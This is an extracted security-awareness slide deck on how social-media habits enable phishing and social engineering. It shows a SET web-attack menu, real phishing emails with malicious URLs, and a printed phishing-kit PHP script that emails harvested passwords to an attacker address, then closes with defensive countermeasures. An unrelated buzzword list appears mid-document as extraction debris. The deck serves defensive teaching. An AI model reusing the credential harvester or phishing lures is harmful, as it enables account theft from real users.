

PEOPLE-CENTRIC HACKING

HOW SOCIAL MEDIA HABITS LEAD TO CYBER ATTACKS



RIC DAZA, CCIE², CISSP, CRISC, CISA
ASSOCIATE DIRECTOR
UHY - TECHNOLOGY ADVISORY
PRACTICE

AGENDA

1. Overview of the Problem
2. Anatomy of a Hack
3. Tools
4. Examples
5. Countermeasures

Ric Daza

UHY Advisors, Technology Advisory Practice

IT Risk Consultant & Information Assurance Researcher

CCIE²(R/S & Sec), CISSP, CISA, CRISC,
ISO 27001 Lead Auditor

rdaza@uhy-us.com

PGP Key ID: B591C414

www.linkedin.com/in/ricdaza



[@fountaintech](https://twitter.com/@fountaintech)



OPPORTUNITIES FOR HACKERS



Location

- Current Location
- Future Location
- Previous Locations

Profile

- Name
- Birthday
- Previous Addresses

Email


- Username
- Password Reset
- More private info

Social Engineering

- Angler Phishing
- Account Access
- Identity Theft

sensors
sample
setpoint
control
network
system
device
platform
application
service
infrastructure
cloud
edge
gateway
protocol
standard
framework
architecture
design
development
testing
deployment
maintenance
monitoring
analytics
reporting
compliance
security
privacy
risk
management
governance
strategy
policy
procedure
process
methodology
best practice
industry standard
regulatory requirement
customer expectation
business objective
value proposition
competitive advantage
market opportunity
growth driver
innovation catalyst
digital transformation enabler
operational excellence driver
sustainability enabler
resilience enabler
agility enabler
scalability enabler
flexibility enabler
adaptability enabler

ANATOMY OF A HACK



Terminal



ate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow /fast.

The **Multi-Attack** method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The **HTA Attack** method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) Full Screen Attack Method
- 8) HTA Attack Method

99) Return to Main Menu

set:webattack>

EXAMPLES

ITRC @ITRCSD · 8h
Happy Cousins Day...NOT! This Facebook notification scam is targeting your inbox: bit.ly/2fmBjWQ

SCAM ALERT Be wary of scammers attempting to contact you in the comments in the news feed.
ag.ky.gov/scams

Michael Krigeran
You have a new direct message.

Did you see this pic of you? lol bit.ly/UAzOuz2 ...
04:25AM - 20 JUN 14

Keep the conversation going [Message](#)

my cousin

EXAMPLES

The image shows two screenshots side-by-side. The left screenshot is an email titled "Appointment Letter" from "KevinGroup" to "blhouse@hotmail.com". The email body contains a greeting, a thank you for a submitted application, a selection for a project, and instructions to read guidelines and an agreement document. It includes links for "Project Guidelines" and "Appointment Letter". The email ends with a request to agree to terms and conditions, a thank you, and a signature from "Floca Weston".

The right screenshot is a social media post from "Full Slate" dated "April 30". The post text discusses a phishing email targeting Full Slate customers, provides advice on how to handle such emails (checking sender addresses, updating passwords), and includes a link to an Apple support article. Below the text is a quote: "Identify and report phishing emails and other suspicious messages" with a sub-header "Use these tips to avoid phishing scams and learn what to do if you think your Apple ID has been compromised." and the source "SUPPORT.APPLE.COM". The post has "Like", "Comment", and "Share" buttons.


Yellow arrows point from the text "notifications" to the "KevinGroup" sender and the "Hi Dear," salutation in the email. Another set of yellow arrows points from the text "https://goo." to the "Project Guidelines" and "Appointment Letter" links in the email. A small "h" is visible between the two screenshots.

EXAMPLES

MorganStanley ClientServ (554PO) Phishing x

☆ MorganStanley To: bizhouse@hotmail.com 9/25/17, 4:51 PM

Monday, Sept. 25, 2017



From: MorganStanley <from.id.55434457622055232547.5543445762@5543445762.brightonapartments.net>
Received: from mailhost.ijsboerke.be ([192.168.100.6]) by stravinsky.b-i-g.be (Kerio Connect 7.0.1) for bizhouse@hotmail.com

Client Serv (PO5 [194.78.51.21])

Our records have indicated suspicious activity on your account.

Due to this we had to disable your login until you verify your information.

Simply verify your details and reactivate your login by clicking the following link:

<https://www.morganstanleyclientserv.com/5543-PO55/activate/5543445762PON5>

• **MorganStanley - ClientServ Team**

<http://www.gaja-puszczykowo.pl/A4CAf6b4d5/index.php?rec=bizhouse@hotmail.com>

<http://www.gaja-puszczykowo.pl/A4CAf6b4d5/index.php?rec=bizhouse@hotmail.com>

EXAMPLES

[Order Confirmation] Invoic

☆ -Support@AppleID - To:

App Store

You sent a payment: \$56.00 USD to ApscluoSto

Order ID : PYPL93HI
Dec 11, 2017 9:19:00 PM UTC

- Phone Wireless Charging - #257296372
- Shipping Address
Ruddif Palmos
27 Matthew Street Merrylands
Sydney, NSW 2160
AUS

If this not your transaction, we w
protect your account. press the

[RECOVER MY ACCOUNT](#)

Safe Web Report for:



to.tc

Web Site Location Germany



CAUTION

Site Owner? [Click here](#)

Norton Rating



Norton Safe Web has analyzed to.tc for safety and security problems. Below is a sample of the threats that were found.

Summary

- Computer Threats: 0
- Identity Threats: 1
- Annoyance factors: 0

Total threats on this site: 1

Web sites rated "Caution" may have a small number of threats and annoyances, but are not considered dangerous enough to warrant a red "Warning". Proceed with caution.

The Norton rating is a result of Symantec's automated analysis system. [Learn more.](#)

The opinions of our users are reflected separately in the community rating on the right.

[Community Reviews \(0\)](#)

Threat Report



Phishing Attacks

Threats found: 1



<http://to.tc/R94p>

EXAMPLES

The image shows a screenshot of a web browser displaying a PHP script. The script is titled "View - office.php" and includes a menu with "File", "Edit", "View", and "Help". The script's purpose is to log user login information and send an email. It uses the following code:

```
View - office.php
File Edit View Help

<?
$ip = getenv("REMOTE_ADDR");
$message .= "----- ! Citi LOGIN ! xDD+ ! ----- \n";
$message .= "----- ! +Account info+ ! ----- \n";
$message .= "Email Address      : ".$_POST['username']." \n";
$message .= "Password          : ".$_POST['password']." \n";
$message .= "IP Address        : ".$ip." \n";
$message .= "----- ! +nJoY+ ! ----- \n";
$send = "abrahamartee@gmail.com";

$subject = "Office365 logs xD $ip";
$headers = "From: El Patron <xConsole@alboraaq.com>";
$headers .= $_POST['eMailAdd']." \n";
$headers .= "MIME-Version: 1.0 \n";
$arr = array($send, $IP);
foreach ($arr as $send)
mail($send,$subject,$message,$headers);

header("Location: https://outlook.office.com");
```

The background of the screenshot shows a login form with fields for "Email" and "Password", a "Log In" button, and a "Forgot" link. To the right, there is a "PayPal" logo and a "Confirmation" message. At the bottom, there is a footer with "PayPal © 1999 - 2014", "Trends - change", "#WorldPhotoDay", and "#Seeinfour3D is Tweeting about this".

COUNTERMEASURES

- Google
- Unshorten.it, Urlex.org, Unshorten.me, CheckShortURL.com
- #internetscam
- Whois
- Check email addresses and @accounts
- IP Geo location
- “If it’s too good to be true...”
 - Money is involved
 - ACT NOW!
 - Use of fear to a sense of urgency
 - Wants more personal information
- If you aren’t sure, trust your instinct.



COUNTERMEASURES

- How to Spot a Fake Friend Request
 - Little or no history
 - No friends in common
 - Attractive Picture from the Opposite Sex
 - Friend list is mostly one sex - not a mix
 - Little content on their timeline



COUNTERMEASURES...



- Use minimal info to register
- Use strong passwords and change them often.
- Set highest level privacy settings never use default.
- Be wise about what you post. Do not announce when you will be leaving town. Other things you should never post publicly: your address, phone number, driver's license number, social security number (SSN) or student ID number.
- Verify emails and links in emails you get from any social networking site.
- Install a firewall, anti-spam, and anti-virus software – update frequently!
- Be certain of both the source and content of each file you download.
Don't download an executable program just to "check it out."
- Beware of hidden file extensions – "susie.jpg" vs. "susie.jpg.exe"
- When in doubt, don't open it, download it, add it, or give information you may have doubts about sharing.

QUESTIONS

Questions
& | |
Comments

